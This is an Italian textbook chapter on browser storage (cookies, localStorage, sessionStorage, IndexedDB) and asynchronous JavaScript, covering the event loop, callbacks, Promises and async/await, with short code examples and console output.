I **cookie** sono piccole stringhe di dati. Fanno parte del protocollo HTTP e servono a «superarne» la mancanza di stato. Vengono tipicamente impostati in una risposta HTTP tramite l'header `Set-Cookie`; i browser li memorizzano e li inviano in **tutte** le richieste successive verso lo stesso dominio, tramite l'header `Cookie`.

È il meccanismo che avevamo anticipato nel primo capitolo, parlando della natura *stateless* di HTTP.

I cookie del sito corrente sono accessibili tramite la proprietà `document.cookie`. Il suo valore è una stringa di coppie `nome=valore` separate da `;`, e ogni coppia è un cookie distinto.

cookie.html

```
<h1>Hello!</h1>
<script>
  if (document.cookie.indexOf("name=") === -1) {   // nessun cookie "name"
    let name = prompt("Please, state your name:");
    document.cookie = `name=${name}; max-age=10`;  // scade fra 10 secondi
  }

  let name = document.cookie.replace("name=", "");
  document.querySelector("h1").innerHTML = `Hello, ${name}!`;
</script>
```



Solo alla prima visita, o dopo che il cookie è scaduto (10 secondi).



localStorage

Lavorare con i cookie da JavaScript non è comodissimo: soprattutto quando i cookie sono molti, bisogna manipolare stringhe, spezzarle, usare espressioni regolari.

L'oggetto `localStorage` offre un modo molto più semplice di memorizzare coppie chiave/valore nel browser:

- i dati **non** vengono inviati a ogni richiesta, quindi se ne possono memorizzare molti di più;
- l'interfaccia è simile a quella di una `Map`;
- può memorizzare **solo valori stringa**;
- esiste un `localStorage` distinto per ogni combinazione di dominio, protocollo e porta.

localstorage.html

```
<h1>Hello!</h1>
<script>
  if (localStorage.getItem("name") === null) {   // niente "name" memorizzato
    let name = prompt("Please, state your name:");
    localStorage.setItem("name", name);
  }

  let name = localStorage.name;
  document.querySelector("h1").innerHTML = `Hello, ${name}!`;
</script>
```



localStorage di http://localhost:3000	
name	"Ann"

Il dato resta nel browser anche chiudendolo: il `prompt` non compare più.

sessionStorage e IndexedDB

I dati in `localStorage` sopravvivono persino a un riavvio completo del browser. `sessionStorage` offre le stesse funzionalità, ma si usa molto più di rado: esiste solo all'interno della **scheda** corrente del browser, e i dati sopravvivono a un aggiornamento della pagina ma non alla chiusura e riapertura della scheda.

IndexedDB è invece un vero database integrato nel browser: supporta tipi di chiave diversi, transazioni e interrogazioni su intervalli di chiavi, e può memorizzare ancora più dati di `localStorage`. È inutilmente potente per le tradizionali applicazioni web client-server, ed è pensato soprattutto per le applicazioni che devono funzionare **offline**. Basta sapere che esiste.

Nulla di ciò che sta nel browser è sicuro

Cookie, `localStorage` e IndexedDB vivono sul computer dell'utente e sono ispezionabili e modificabili con due clic dai DevTools. Non vanno quindi **mai** usati per memorizzare segreti, né per conservare informazioni di cui il server debba fidarsi: un carrello con i prezzi, per esempio, va sempre ricalcolato lato server. Vale la stessa regola vista per l'input dell'utente: ciò che arriva dal client va sempre verificato.


Sincronismo e asincronismo

Il codice JavaScript viene tipicamente eseguito in modo **sincrono**: ogni istruzione attende il completamento delle precedenti. È un modo di programmare intuitivo, ma ha qualche inconveniente: alcune istruzioni possono richiedere molto tempo, per esempio quando si attende l'input dell'utente, il completamento di una richiesta di rete o la fine di un calcolo complesso. Le istruzioni successive, magari importanti, restano bloccate ad aspettare.

JS sincrono.js

```
function firstOperation(value)  { return 1 + value; }
function secondOperation(value) { return 2 + value; }
function thirdOperation(value)  { return 3 + value; }

function setupPage() {
  let result = 0;
  result = firstOperation(result);
  result = secondOperation(result);
  result = thirdOperation(result);
  console.log(`Result is ${result}`);
}
```



Esecuzione sincrona: ogni operazione attende la fine della precedente.

Che cosa vuol dire «asincrono»

Partiamo da un'analogia. In un fast food si può essere serviti in due modi.

- **Sincrono**: si ordina e si resta al bancone finché il panino non è pronto. Il cassiere aspetta con noi, e la fila alle nostre spalle è ferma.
- **Asincrono**: si ordina, si riceve un **cercapersone** e si va a sedersi. Nel frattempo il cassiere serve gli altri clienti; quando il panino è pronto il cercapersone vibra, e si va a ritirarlo.

Il cercapersone è esattamente una **callback**: non aspettiamo il risultato, lasciamo detto «quando è pronto, avvisami».

Il motivo per cui in JavaScript la differenza conta tanto è che il codice di una pagina gira su **un solo thread**: lo stesso filo di esecuzione esegue i nostri script, i gestori degli eventi e l'aggiornamento della pagina. Se quel thread resta occupato ad aspettare, **tutto il resto si ferma**: è il cassiere che non serve più nessuno.

Esempio 8.1 — Un'attesa sincrona blocca la pagina

Il primo pulsante simula un'operazione lenta con un'attesa **sincrona**: un ciclo che gira a vuoto per tre secondi. Il secondo pulsante stampa semplicemente un messaggio. Premiamo *Blocca 3 s* e subito dopo, due volte, *Cliccami*.


attesa-sincrona.html

```
<button id="blocca">Blocca 3 s</button>
<button onclick="console.log('clic!')">Cliccami</button>
<script>
  function aspetta(ms) {          // attesa SINCRONA: da non fare
    let fine = Date.now() + ms;
    while (fine > Date.now()) { } // il thread gira a vuoto
  }

  document.getElementById("blocca").onclick = () => {
    console.log("Inizio");
    aspetta(3000);
    console.log("Fine");
  };
</script>
```

Console

```
Inizio
Fine        <- dopo 3 secondi
clic!       <- solo ora!
clic!
```



I due clic arrivano mentre il thread è occupato: restano in coda e vengono gestiti solo alla fine.

Per tre secondi la pagina è **congelata**: i clic non producono nulla, i pulsanti non reagiscono al passaggio del mouse, non si riesce nemmeno a scorrere. I due clic non vanno persi, ma vengono gestiti solo quando il thread si libera, cioè dopo *Fine*.

Esempio 8.2 — La stessa attesa, asincrona


Sostituiamo il ciclo con `setTimeout(callback, ms)`, che chiede al browser di eseguire `callback` dopo `ms` millisecondi e **ritorna subito**.

attesa-asincrona.html

```
<button id="blocca">Aspetta 3 s</button>
<button onclick="console.log('clic!')">Cliccami</button>
<script>
  document.getElementById("blocca").onclick = () => {
    console.log("Inizio");
    setTimeout(() => {
      console.log("Fine");        // fra 3 secondi
    }, 3000);
    // l'handler finisce qui: il thread e' libero
  };
</script>
```

Console

```
Inizio
clic!       <- subito
clic!       <- subito
Fine        <- dopo 3 secondi
```



Il thread resta libero: i clic vengono gestiti subito, mentre è il browser a contare i tre secondi.

L'ordine delle stampe è cambiato: *Fine* arriva **per ultimo**, anche se nel codice è scritto prima della fine dell'handler. Il codice dopo `setTimeout` non aspetta la callback: prosegue subito, e la callback verrà eseguita più tardi.

Chi conta i tre secondi?

Se il thread di JavaScript è uno solo ed è libero, chi tiene il tempo? Il **browser**. Le operazioni lente (timer, richieste di rete, attesa di eventi) sono offerte dal browser tramite le sue API, e procedono **fuori** dal thread di JavaScript. Il meccanismo, semplificato, ha tre attori.




Figura 8.1: *Il modello di esecuzione di JavaScript nel browser, semplificato.*

1. Il nostro codice chiama `setTimeout(cb, 3000)`: il browser avvia un timer e la chiamata **ritorna subito**. Il thread prosegue, finisce l'handler e resta libero.
2. Allo scadere del timer, il browser non interrompe JavaScript: mette `cb` nella **coda dei callback** (*task queue*). Lo stesso succede quando arriva la risposta di una richiesta di rete o quando l'utente fa clic.
3. L'**event loop** controlla continuamente: **quando lo stack è vuoto**, cioè quando JavaScript non sta eseguendo nulla, prende il primo callback in coda e lo esegue.

Il punto 3 spiega anche l'esempio sincrono: i clic finivano in coda, ma lo stack era occupato da `aspetta(3000)`, e l'event loop non poteva prenderli.

JS timeout-zero.js

```
1 console.log("A");
2 setTimeout(() => console.log("B"), 0);   // 0 ms!
3 console.log("C");
```

Console

```
A
C
B
```

Anche con 0 ms, B passa dalla coda:
aspetta che il codice sincrono finisca.

Asincrono non vuol dire parallelo

Il codice JavaScript della pagina non viene mai eseguito **in contemporanea**: c'è un solo thread, e una callback parte solo quando il codice precedente è terminato. Ciò che avviene in parallelo è l'**attesa** (il timer che scorre, la risposta che viaggia in rete), gestita dal browser. Ne segue una regola pratica: una callback non interrompe mai il codice in esecuzione, e un calcolo lungo e sincrono blocca la pagina comunque, anche se è scritto dentro una callback.

Tutte le operazioni lente del browser funzionano così: le si avvia passando una callback, e il risultato arriva più tardi. Vediamo come si organizza il codice attorno a questa idea.

Callback


Le **callback** le abbiamo già incontrate nel capitolo precedente, parlando dei gestori di eventi: sono funzioni passate come argomento a un'altra funzione, con l'aspettativa che sia quest'ultima a invocarle, al momento opportuno. Un gestore di eventi, in effetti, è proprio una callback, che il browser chiama quando l'evento si verifica. Lo stesso meccanismo serve a gestire qualunque operazione che richiede tempo: invece di aspettarne il risultato, si passa all'operazione la funzione da chiamare quando avrà finito.

Riscriviamo l'esempio precedente in stile asincrono, con le callback.

JS callback.js

```
function firstOperation(value, cb)  { cb(1 + value); }
function secondOperation(value, cb) { cb(2 + value); }
function thirdOperation(value, cb)  { cb(3 + value); }

function setupPage() {
  let result = 0;
  firstOperation(result, (r1) => {
    secondOperation(r1, (r2) => {
      thirdOperation(r2, (r3) => {
        console.log(`Result is ${r3}`);
      });
    });
  });
  console.log("Done");
}
```



Ogni passo vive dentro la callback del precedente: la piramide cresce verso destra.

Console, chiamando setupPage()

```
Result is 6
Done
```


Qui le tre operazioni invocano la callback **subito**, quindi *Result is 6* compare prima di *Done*: lo stile è asincrono, ma le operazioni non lo sono ancora. Rendiamole davvero asincrone, facendo arrivare ogni risultato dopo un secondo, come farebbe una richiesta di rete.

JS callback-async.js

```
function firstOperation(value, cb) {
  setTimeout(() => cb(1 + value), 1000);
}
function secondOperation(value, cb) {
  setTimeout(() => cb(2 + value), 1000);
}
function thirdOperation(value, cb) {
  setTimeout(() => cb(3 + value), 1000);
}
// setupPage() resta identica
```

Console, chiamando setupPage()

```
Done            <- subito
Result is 6     <- dopo 3 secondi
```



Ogni passo parte solo quando arriva il risultato del precedente, un secondo dopo.

Ora l'ordine si è invertito: `setupPage` avvia la prima operazione e termina subito stampando *Done*; il risultato arriva tre secondi dopo, passando di callback in callback.

Callback Hell

L'indentazione che si allarga a destra ha un nome: **Callback Hell**, oppure **Pyramid of Doom**. Con molte callback annidate il codice diventa rapidamente illeggibile, e la situazione peggiora ulteriormente quando si deve gestire anche la propagazione degli errori: ogni livello deve controllare e inoltrare l'errore al livello successivo.
Il JavaScript delle origini gestiva l'asincronismo così. Nel JavaScript moderno si usa un costrutto diverso: le **Promise**.

PROMISE

Nella programmazione capita spesso di avere:

1. del codice **produttore**, che fa qualcosa e ci mette un certo tempo: attendere l'input dell'utente, scaricare dati dalla rete, svolgere calcoli complessi;
2. del codice **consumatore**, che ha bisogno dei risultati del produttore.

Le **Promise** sono il modo di «collegare» produttori e consumatori.




Figura 8.2: *La Promise sta fra chi produce un risultato e chi lo usa: nessuno dei due deve aspettare l'altro.*

Creare una Promise

Un oggetto `Promise` si crea con il costruttore apposito (lo schema del suo ciclo di vita è più avanti, accanto al primo esempio completo).

```
let promise = new Promise(function (resolve, reject) {
  // Executor: qui il codice del produttore
});
```

La funzione passata come argomento si chiama **executor**, e viene invocata **immediatamente** alla creazione della Promise. `resolve` e `reject` sono callback fornite da JavaScript: quando il codice dell'executor termina, deve invocare

- `resolve(value)` se è andato a buon fine, con risultato `value`;
- `reject(error)` se si è verificato un errore, dove `error` è l'oggetto errore.

Stato e risultato sono privati


Status e *Result* sono proprietà **interne**: non si possono leggere direttamente dal codice. L'unico modo di accedere al risultato è registrare le funzioni da eseguire quando la Promise si risolve, come vediamo subito. Una Promise che ha lasciato lo stato `pending` si dice **settled** («sistemata»), e da quel momento il suo stato non cambia più.

JS promise.js

```
let promise = new Promise(function (resolve, reject) {
  let number = Math.random();

  // setTimeout riceve una callback e un tempo in ms
  setTimeout(() => {
    if (number > 0.5) {
      resolve(number);
    } else {
      reject(new Error("Number too small"));
    }
  }, 1000);
});

console.log(promise);    // Promise { <state>: "pending" }
```



Il ciclo di vita di una Promise.

Anatomia di una Promise: chi fa cosa

Con le Promise entrano in gioco molte funzioni dai nomi simili: l'executor, `resolve`, `reject`, `then`, `catch`… La confusione più comune è non sapere **dove si trova** ciascuna e **chi la chiama**. Il diagramma seguente mostra la classe `Promise` come una classe UML, con accanto le funzioni che **non** le appartengono.




Figura 8.3: *La classe `Promise` (a sinistra) e le funzioni che le girano attorno (a destra). I metodi statici sono sottolineati, come in UML.*

Lo stesso, in forma di tabella:


Funzione	**Dove si trova / chi la scrive**	**Chi la chiama, e quando**
`executor`	la scriviamo noi, è l'argomento di `new Promise`	il costruttore, **subito**, una volta sola
`resolve`, `reject`	le crea JavaScript per ogni nuova Promise	noi, **dentro l'executor**, quando l'operazione finisce
`then`, `catch`, `finally`	metodi di ogni oggetto Promise	noi, nel codice consumatore: `promise.then(…)`
`onFulfilled`, `onRejected`	le scriviamo noi, sono gli argomenti di `then`	la Promise, **quando si sistema**, passando risultato o errore
`Promise.all`, `Promise.resolve`…	metodi statici della classe	noi, sulla classe: `Promise.all([…])`

Esempio 8.3 — Chi chiama chi, passo per passo

Seguiamo le chiamate in un esempio minimo: la Promise si risolve con 42 dopo un secondo.

```
JS anatomia.js
let promise = new Promise((resolve, reject) => {    // (1) e (2)
  setTimeout(() => resolve(42), 1000);              // (4) dopo 1 s
});

promise.then(                                       // (3)
  (result) => console.log("ok:", result),           // (5) onFulfilled
  (error)  => console.log("ko:", error.message)     // onRejected
);
```



Noi scriviamo l'executor e le callback, e chiamiamo `new Promise`, `then` e `resolve`. La Promise chiama l'executor (subito) e `onFulfilled` (quando si sistema). Se l'executor avesse chiamato `reject(new Error(...))`, al passo 5 sarebbe stata chiamata `onRejected`.

---

resolve e Promise.resolve non sono la stessa cosa

Il `resolve` che riceve l'executor è una funzione legata a **quella** Promise, e serve a sistemarla. `Promise.resolve(value)` è invece un metodo **statico** che crea una **nuova** Promise già risolta. Un oggetto Promise, poi, **non ha** un metodo `resolve`: scrivere `promise.resolve(42)` produce `TypeError: promise.resolve is not a function`. Da fuori, una Promise si può solo osservare con `then`; a deciderne l'esito è soltanto chi ha in mano `resolve` e `reject`, cioè l'executor.

then, catch e finally

Il codice consumatore riceve una Promise, cioè la promessa che un dato sarà disponibile a un certo punto nel futuro. Le azioni da compiere quando la Promise è risolta (o rifiutata) si registrano con i metodi offerti dall'oggetto Promise. Il più importante è `.then()`.

```
promise.then(
  function (result) { /* invocata se la promise e' fulfilled */ },
  function (error)  { /* invocata se la promise e' rejected  */ }
)
```

Si può anche registrare una sola funzione, quella per il caso di successo.

```
promise.then(
  (result) => { /* invocata se la promise e' fulfilled */ }
)
```

Quando invece interessa solo il caso di errore si può passare `null` come primo argomento,

```
promise.then(
  null,
  function (error) { /* invocata se la promise e' rejected */ }
)
```

oppure, in modo più leggibile, usare il metodo equivalente `.catch()`.

```
promise.catch(
  (error) => { /* invocata se la promise e' rejected */ }
)
```

Come i blocchi `try/catch`, anche le Promise hanno un metodo `.finally()`. Riceve una callback senza argomenti, viene invocato appena la Promise è *settled* (in un senso o nell'altro), ed è pensato per le operazioni di pulizia che vanno eseguite in ogni caso.

Esempio 8.4 — L'ordine di esecuzione

promise-ordine.js


```
let promise = new Promise(function (resolve, reject) {
  let number = Math.random();
  setTimeout(() => {
    if (number > 0.5) {
      resolve(number);
    } else {
      reject(new Error(`Number too small: ${number}`));
    }
  }, 1000);
});

console.log("Here");

promise.finally(() => { console.log("Promise settled") });

promise.then(
  (result) => { console.log(`Done: ${result}`) },
  (error)  => { console.log(error.message) }
);

console.log("There");
```



Il codice sincrono finisce subito; i gestori partono un secondo dopo, quando la Promise si sistema.

Console

```
Here
There
Promise settled
Done: 0.6      (oppure "Number too small:
    0.3")
```

L'ordine è il punto centrale: `"There"` viene stampato **prima** del risultato, perché il codice non si è fermato ad aspettare la Promise. È esattamente ciò che volevamo ottenere con l'asincronismo.

Concatenare le Promise

E se dovessimo eseguire una **sequenza** di passi asincroni? È qui che entra in gioco il **promise chaining**, e che si vede il vantaggio rispetto alle callback annidate.


chaining.js

```
let promise = new Promise(function (resolve, reject) {
  setTimeout(() => { resolve(1); }, 1000);
});

console.log("Here");

promise
  .then((result) => { console.log(result); return result * 2; })
  .then((result) => { console.log(result); return result * 2; })
  .then((result) => { console.log(result); return result * 2; })

console.log("There");
```



Ogni `.then()` crea una nuova Promise, che si risolve con il valore restituito dal gestore.

Console


```
Here
There
1
2
4
```

Come funziona, se la Promise originale si risolve una sola volta con il valore 1? Il punto è che **ogni invocazione di `.then()` restituisce una nuova Promise**, che rappresenta il completamento del gestore stesso. Quando un gestore restituisce un valore, quel valore diventa il risultato della nuova Promise, che alimenta il `.then()` successivo.


Concatenare non è registrare più gestori

I due frammenti seguenti sembrano simili ma fanno cose molto diverse.

```
// concatenazione: stampa 1, poi 2, poi 4
promise
  .then((r) => { console.log(r); return r * 2; })
  .then((r) => { console.log(r); return r * 2; })
  .then((r) => { console.log(r); return r * 2; });
```




```
// tre gestori sulla STESSA promise: stampa 1, 1, 1
promise.then((r) => { console.log(r); return r * 2; });
promise.then((r) => { console.log(r); return r * 2; });
promise.then((r) => { console.log(r); return r * 2; });
```




Nel primo caso si costruisce una catena, in cui ogni anello riceve il risultato del precedente. Nel secondo si registrano tre gestori indipendenti sulla **stessa** Promise, che ricevono tutti e tre lo stesso valore iniziale.

Esempio 8.5 — Errori in una catena

JS catena-errori.js

```
promise.finally(() => {
  console.log("Promise settled");
}).then((r) => {
  console.log(r);
  return r * 2;
}).then((r) => {
  console.log(r);
  throw new Error("Oops");   // equivale a un reject()
  return r * 2;              // mai raggiunta
}).then((r) => {
  console.log(r);            // saltata: la catena e' in errore
  return r * 2;
}).catch((error) => {
  console.warn(error.message);
});
```



Dopo il `throw` la catena salta i `.then()` fino al primo `.catch()`.

Quando un anello della catena fallisce, tutti i `.then()` successivi vengono **saltati** fino al primo `.catch()`. È lo stesso comportamento di un'eccezione che risale i blocchi `try`, e risolve elegantemente il problema della gestione degli errori che rendeva pesanti le callback.

I metodi statici della classe Promise

Spesso serve coordinare **più** operazioni asincrone. La classe `Promise` offre quattro metodi statici per farlo.


Metodo	Si risolve…
`Promise.all`	quando **tutte** si risolvono; rifiuta appena una rifiuta
`Promise.allSettled`	quando tutte sono *settled*, qualunque sia l'esito
`Promise.race`	appena la **prima** si sistema, in un senso o nell'altro
`Promise.any`	appena la prima si **risolve** (ignora i rifiuti)

Esempio 8.6 — Promise.all

Prende in ingresso un array di Promise e restituisce una nuova Promise che rappresenta il completamento di tutte. Il risultato è un array, in cui ogni Promise di ingresso contribuisce con un elemento, **nell'ordine di partenza** e non in quello di completamento.

JS promise-all.js

```
let prom = Promise.all([
  new Promise(resolve => setTimeout(() => resolve(3), 3000)),
  new Promise(resolve => setTimeout(() => resolve(2), 2000)),
  new Promise(resolve => setTimeout(() => resolve(1), 1000)),
]).then((result) => {
  console.log(result);   // Array(3) [3, 2, 1]
});
```



Le tre Promise finiscono in ordine inverso, ma il risultato segue l'ordine dell'array.

Esempio 8.7 — Promise.allSettled

`Promise.all` rifiuta se una qualunque delle Promise di ingresso rifiuta: è un *tutto o niente*. `Promise.allSettled` attende invece che tutte si sistemino e restituisce un array di oggetti che descrivono lo stato di ciascuna.

JS promise-allsettled.js

```
let p = Promise.allSettled([
  new Promise((res, rej) => { setTimeout(() => rej(new Error("Oops")), 1000) }),
  new Promise((res, rej) => { setTimeout(() => res(1), 2000) }),
]).then((result) => {
  console.log(result);
}).catch((err) => {
  console.warn(err.message);   // non viene eseguito
});
```

Console

```
Array [
  { status: "rejected",
    reason: Error: Oops },
  { status: "fulfilled",
    value: 1 }
]
```

Nessun rifiuto arriva al `.catch()`: l'esito di ciascuna è nell'array.


Esempio 8.8 — Promise.race e Promise.any

`Promise.race` si sistema appena una delle Promise di ingresso si sistema, e ne assume il risultato (o l'errore).

JS promise-race.js

```
let p = Promise.race([
  new Promise((res, rej) => { setTimeout(() => rej(new Error("Oops")), 2000) }),
  new Promise((res, rej) => { setTimeout(() => res(1), 1000) }),
]).then((result) => {
  console.log(result);   // 1: la seconda arriva prima
});

let p2 = Promise.race([
  new Promise((res, rej) => { setTimeout(() => rej(new Error("Oops")), 1000) }),
  new Promise((res, rej) => { setTimeout(() => res(1), 2000) }),
]).catch((err) => {
  console.warn(err.message);   // Oops: qui arriva prima il rifiuto
});
```




`race`: vince la prima che si sistema, in un senso o nell'altro.

`Promise.any` è simile, ma attende la prima Promise **risolta**, ignorando i rifiuti.

JS promise-any.js

```
let p = Promise.any([
  new Promise((res, rej) => { setTimeout(() => res(3), 3000) }),
  new Promise((res, rej) => { setTimeout(() => rej(new Error("Oops")), 1000) }),
  new Promise((res, rej) => { setTimeout(() => res(1), 2000) }),
]).then((result) => {
  console.log(result);   // 1
});
```



`any`: il rifiuto a 1 s viene ignorato, vince la prima risolta (a 2 s).

Se **tutte** rifiutano, `Promise.any` rifiuta con un `AggregateError` che raccoglie tutti gli errori.

JS promise-any2.js

```
let p = Promise.any([
  new Promise((res, rej) => { setTimeout(() => rej(new Error("Woah")), 2000) }),
  new Promise((res, rej) => { setTimeout(() => rej(new Error("Oops")), 1000) }),
  new Promise((res, rej) => { setTimeout(() => rej(new Error("Ouch")), 1000) }),
]).catch((err) => {
  console.warn(err.message);             // No promise in Promise.any was resolved
  console.warn(err.errors[0].message);   // Woah
  console.warn(err.errors[1].message);   // Oops
  console.warn(err.errors[2].message);   // Ouch
});
```

Infine, `Promise.resolve(result)` e `Promise.reject(error)` creano Promise **già sistemate**. Si usano soprattutto per compatibilità, quando una funzione deve restituire una Promise anche se il valore è già disponibile.

```
let p = Promise.resolve(1);   // come new Promise(resolve => resolve(1))
p.then(result => console.log(result));
```

ASYNC E AWAIT

Il JavaScript moderno include una sintassi speciale per lavorare con le Promise, basata su due parole chiave: `async` e `await`.

async

La parola chiave `async` si mette davanti a una funzione e garantisce che quella funzione restituisca **sempre** una Promise:

- qualunque altro valore restituito viene implicitamente avvolto in una Promise risolta;
- gli errori sollevati vengono avvolti in una Promise rifiutata.

async.js

```
async function f() {
  return new Promise(/* ... */);
}

async function g() {
  return 1;              // equivale a Promise.resolve(1)
}
```


async-uso.js

```
console.log("Here");

async function f() {
  // throw new Error("Ouch");
  return 1;
}

f().then(console.log).catch(console.warn);

console.log("There");
```



Togliendo il commento alla riga del `throw`, `f()` restituirebbe invece una Promise **rifiutata**, e in console comparirebbe l'avviso prodotto da `.catch(console.warn)` con l'errore *Ouch*.

